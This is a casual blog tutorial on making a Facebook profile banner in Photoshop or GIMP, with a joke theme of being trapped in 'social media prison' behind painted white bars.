Sometimes it feels like I am locked in to Facebook and can not get out, I spend so much time there, because I need it in work, and you know, it is quite addicting. So let’s make a profile banner that also shows that we are in the social media prison and can’t get out.

In this tutorial we make this kind of banner:
I am locked in to facebook
I am locked in to Facebook
Step by step:
  1. Start with shooting a photo. Nothing fancy is needed, Facebook strips down the photo quality anyway.
  2. Open it in photoshop or gimp or some other program that supports layers.
  3. Download this image: (for getting proportions and seeing where the white stripes are by default.)
  4. default Facebook profile banner
    default Facebook profile banner

  5. Put this picture on top of your photo in photoshop.
    create-profile-banner-for-facebook
    Place the default image over your photo
  6. Crop your photo so that it is the same proportions as the default photo.  You can add some opacity to the default banner photo so that you see through it, it makes it a little easier.
  7. When your photo is cropped and the same size as the default one, add some extra white lines between every white line that is already there. This will confuse people, “What, how did he make that?”
  8. I also bended the stripes that was in my hand a little, for making it more weird.
  9. When your image looks good, hide the “default banner image” so that you only see you own white painted lines. The default lines do not need to be there, the Facebook app will make them anyway.
    I am trapped in facebook!
    This is the ready image that I made. I am trapped in Facebook!
  10. When your photo is ready, go to this app: profile banner creator and upload it. The app will then do the rest for you. It will make an album for you and tag you in the pictures in the right order, so that it will look right when you go back to your profile.
  11. Check out your profile and wait for comments.

This is the ready profile banner I have made
I made this prison-picture. You can probably find out something funnier or more cREaTiVe, I just like the possibility to use the white lines as a favor. You can also make a banner for a Facebook fan page, but then you have to cut the wide image into five small ones and upload them manually to Facebook, in reverse order. Create something awesome and post a link to your creation in the comment field below!